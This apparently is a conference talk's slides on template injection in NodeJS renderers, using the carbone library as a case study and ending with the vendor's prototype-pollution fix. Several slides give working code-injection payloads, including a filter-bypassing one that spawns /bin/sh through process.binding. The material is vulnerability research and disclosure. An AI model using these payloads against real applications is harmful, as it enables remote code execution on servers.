# Templating, it's always templating

#### \$ whoami

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- Web lover (NodeJS, PHP, Python, ocaml (lol hell no), rust, crystal, ...)

- CTF with @TFNS



## Template rendering - Old but cool things

- Server/Client Side Template Injection

- Classic payloads such as:
  - \${9\*9}
  - {{9\*9}}
  - ...

## Template rendering - How it works?

Usually, templates (in NodeJS) construct a javascript code which will be executed in memory:

- Using eval()
- By building a custom Function() object
- /!\ NO CONTEXT ISOLATION BETWEEN MAIN APP AND RENDERER

When you render a template, this can be done like this:

- Parse the template to found variable, mathematical expression, ...
- For each things, execute several function (compute mathematical expression, ...)
- Construct a custom JS code from these
- Execute it and render to the user

# Template rendering - More primitives



## Template Rendering - Hunting for RCE

- Look for a file like:
  - compiler.js
  - parser.js
  - ...
- Use a debugger console.log()

```
const renderer_methods = ["add","sub","mul"]
var v1 = "user_input";
var v2 = 5;
var v3 = 6;
var v4 = renderer_methods["add"](v2+v3);
```

## Template Rendering - Hunting for RCE

```
const renderer_methods = ["add", "sub", "mul"]
var v1 = "user_input"";
//
// oops syntax error \o/
var v2 = 5;
var v3 = 6;
var v4 = renderer_methods["add"](v2+v3);
```

- carboneio/carbone: Library using libreoffice and a custom template to render data

 Now what? This is very well done, user inputs aren't reflected into the custom js code that will be executed, developer's use a custom dictionary to reference variables

- Yes using libreoffice as template file might not be the best of ideas:
  - See: https://github.com/lcare1337/LibreOffice\_Tips\_Bug\_Bounty/

```
const fs = require('fs');
const carbone = require('carbone');

var data = {
    firstname : 'John',
    lastname : 'Doe'
};

var options = {
    convertTo : 'pdf' //can be docx, txt, ...,
};

carbone.render('./node_modules/carbone/examples/simple.odt', data, function(err, result){
    if (err) {
        return console.log(err);
    }
    // write the result
    fs.writeFileSync('result.odt', result);
});
```

```
var strResult = '';
var gV0= (data !== null)?data:{};
var strPart = {};
var strParts = [];
var xmlPos = [0];
var formatters = context.formatters;
var gV1 = {};
strPart = {
  'bef' : 0
strParts.push( strPart);
var registeredXml = {};
gV1=( gV0 instanceof Object)? gV0[ dictionary[2]]:{};
xmlPos[0] = 3260;
strPart = {
  'pos' : xmlPos.slice(0, 1),
strPart.rowShow = true;
var str = gV1 !== undefined && gV1 !== null ? gV1[dictionary[3]] : undefined ;
context.stopPropagation = false;
context.isConditionTrue = null;
```

- Ugly as fuck, debugging is a mess....
- We can execute mathematical expression, let's see how this is handle:

```
{d.age:add(2)}
```

```
};
strPart.rowShow = true;
var_str = gV1 !== undefined && _gV1 !== null ? _gV1[_dictionary[2]] : undefined ;
context.stopPropagation = false;
context.isConditionTrue = null;
context.isAndOperator = null;
context.isHidden = null;
context.oarentsData = [ gV1 _ gV0];
str = formatters.add.call(context, _str, parseFloat(_dictionary[3]));
If(_str === null || _str === undefined) {
    str = '';
};
if (context.isHidden !== null){
    _strPart.hide = context.isHidden;
}
```

- So our "add" expression is reflected inside the template



Time for debugging (really this time)

```
worty@worker01:~/Documents/Poc/CarboneIO/node_modules/carbone/libs ls
builder.js converter.py file.js helper.js input.js parser.js tool.js
converter.js extracter.js format.js index.js params.js preprocessor.js translator.js
```

wtf, why?

- How to search? grep lol

```
worty@worker01:~/Documents/PoC/CarboneIO/node_modules/carbone/lib$ grep -Ri "mathematic"
parser.js: * Simple mathematical expression parser without parentheois
parser.js: * @param {String} mathExpr The mathematics expression coming from a formatter calc, add, mul, div, sub
parser.js: parseMathematicalExpression : function (mathExpr, safeVariableInjectionFn) {
    parser.js: throw Error ('Bad Mathematical Expression in "'+mathExpr+'"');
    builder.js: __argumentStr += ', ' + parser.parseMathematicalExpression(_argument, getInjectedVariable)
```

```
parseMathematicalExpression : function (mathExpr, safeVariableInjectionFn) {
   if (typeof mathExpr !== 'string' || mathExpr.trim() === '') {
      return '';
   }
   [ _! //blabla_boring_classic_stuff
      _injectedCode = _operator + 'parseFloat(' + _safeVarCode + ')' + _injectedCode;
      _prevoperator = _operator;
   }
   return _injectedCode;
}
```

- Does the code checks for function call on our "object"?

```
. .
var _argument = _arguments[il.replace(/^ *'?/, '').replace(/'? *$/, '').replace(/%2c/g, ',');
if (existingFormatters?.[_functionStr]?.isAcceptingMathExpression === true) {
    _argumentStr += ', ', + parser.parsemathematicalExpression(_argument, getInjectedVariable)
else {
                         + getInjectedVariable(_argument);
    _argumentStr += '
             {d.age:add(2)}
```

```
if (existingFormatters[_functionStr] == undefined) {
  var _alternativeFnName = helper.findClosest(_functionStr, existingFormatters);
  throw Error('Formatter "'+_functionStr+'" does not exist. Do you mean "'+_alternativeFnName+'"?');
}
if ( (existingFormatters[_functionStr].canInjectXML === true && onlyFormatterWhichInjectXML === true)
  [| (existingFormatters[_functionStr].canInjectXML !== true && onlyFormatterWhichInjectXML !== true)) {
    _lineOfCodes.push(varName +' = formatters.' + _functionStr + '.call(' + contextName + ', ' + varName + _argumentStr + ');\n');
}
```

- Okay so exisingFormatters contains "add", "sub", ...
- But...:

```
var renderer = ["add","mul"];
var user_input = "__proto__";
if(renderer[user_input] !== undefined){
    console.log("exists !");
}else{
    console.log("not today !");
}
```

- Our "function" name is inserted inside the JS template code without any sanitizing (of course there is a check)

- Prototype pollution?

```
var renderer = ["add","mul"];

//Simulate prototype pollution
var b = new Object().__proto__["; console.log('hacked'); //"] = 1;
var user_input = "; console.log('hacked'); //";
if(renderer[user_input] !== undefined){
    console.log("exists !");
}else{
    console.log("not today !");
}
```

- As there is no context isolation between codes, if we manage to have a prototype pollution in the main node application (could not be related to carbone), we (might) have an RCE!

- Let's assume that we have such a primitive

- For this presentation I will put on airs a prototype pollution:

```
};
_strPart.rowShow = true;
sar _str = _gV1 !== undefined && _gV1 !== null ? _gV1[_dictionary[2]] : undefined ;
context.stopPropagation = false;
context.isConditionTrue = null;
context.isHidden = null;
context.isHidden = null;
context.isHidden = null;
str = formatters.add.call(context, _str, parseFloat(_dictionary[3]));
If(_str === undefined) {
    _str = '';
};
if (context.isHidden !== null) {
    _strPart.hide = context.isHidden;
}
```

First, we have to complete the "formmaters.<our input>" for js to be valid, for example "\_\_proto\_\_".

```
{d.age:__proto__; console.log('hacked'); //}
```


```
worty@worker01:~/Documents/PoC/CarboneIO$ node index.js
Error: Formatter "__proto__;console.log" does not exist. Do you mean "or"?
   at Object.getFormatterString (/home/worty/Documents/PoC/CarboneIO/node_modules/<u>carbone</u>/lib/builder.js:135:15)
   at Object.getBuilderFunction (/home/worty/Documents/PoC/CarboneIO/node_modules/<u>carbone</u>/lib/builder.js:738:34)
   at /home/worty/Documents/PoC/CarboneIO/node_modules/<u>carbone</u>/lib/builder.js:47:36
   at Object.preprocessMarkers (/home/worty/Documents/PoC/CarboneIO/node_modules/<u>carbone</u>/lib/builder.js:35:16
   at /home/worty/Documents/PoC/CarboneIO/node_modules/<u>carbone</u>/lib/builder.js:35:16
   at /home/worty/Documents/PoC/CarboneIO/node_modules/<u>carbone</u>/lib/parser.js:67:7
   at process.processTicksAndRejections (node:internal/process/task queues:77:11)
/home/worty/Documents/PoC/CarboneIO/node_modules/carbone/lib/converter.js:107
   _factory.pythonThread.kill('SIGKILL');
```

- The application replace space by nothing, and... we can't use parentheses...

```
{d.age:__proto__;console.log`hacked`;//}

worty@worker01:~/Documents/PoC/CarboneI0$ node index.js
[ 'hacked' ]
```

We got a code execution in the template!



Quick dirty trickz in javascript to bypass "filters":

- Use backticks `to call a function

- Use Function`` to create code inside that will be executed:
  - \x28 for (
  - \x29 for)
  - \x22 for "
  - ..

```
{d.name:__proto__;x=0bject;w=a=x.constructor.call``;w.type="pipe";w.readable=1;w.writable=1;a.file="/bin/sh";a.args=["/bin/sh","-c","echo pwn >
pwn"];a.stdio=[w,w];ff=Function`process.binding\x28\x22spawn_sync\x22\x29.spawn\x28a\x29.output`;ff.call``//}
```

worty@worker01:~/Documents/PoC/CarboneIO\$ cat pwn; node index.js 2>/dev/null; cat pwn

cat: pwn: No such file or directory

```
∨ 3 CHANGELOG.md [□
      2 + ### v3.5.6
      3 + - Security fix: Removed the possibility of prototype pollution in formatters. This can only occur if the parent NodeJS application has the same security issue. CVSS:3.0/AV:N/AC:H/
           PR:L/UI:N/S:C/C:H/I:H/A:H.
      4 +
            ### v3.5.5
             - Release February 15th 2023
             - Bump dependencies
∨ ♣ 2 ■■■ lib/input.js ♀
              @@ -2,7 +2,7 @@ const params = require('./params');
              const format = require('./format');
              const parser = require('./parser');
              const locale = require('../formatters/_locale.js');
             - const formatters = {};
         5 + const formatters = Object.create(null); // Remove __proto__ and constructor attributes. Mitigates prototype pollution attacks.
               * Parse options coming from user-side. Clean it and generate a safe options object for internal use
```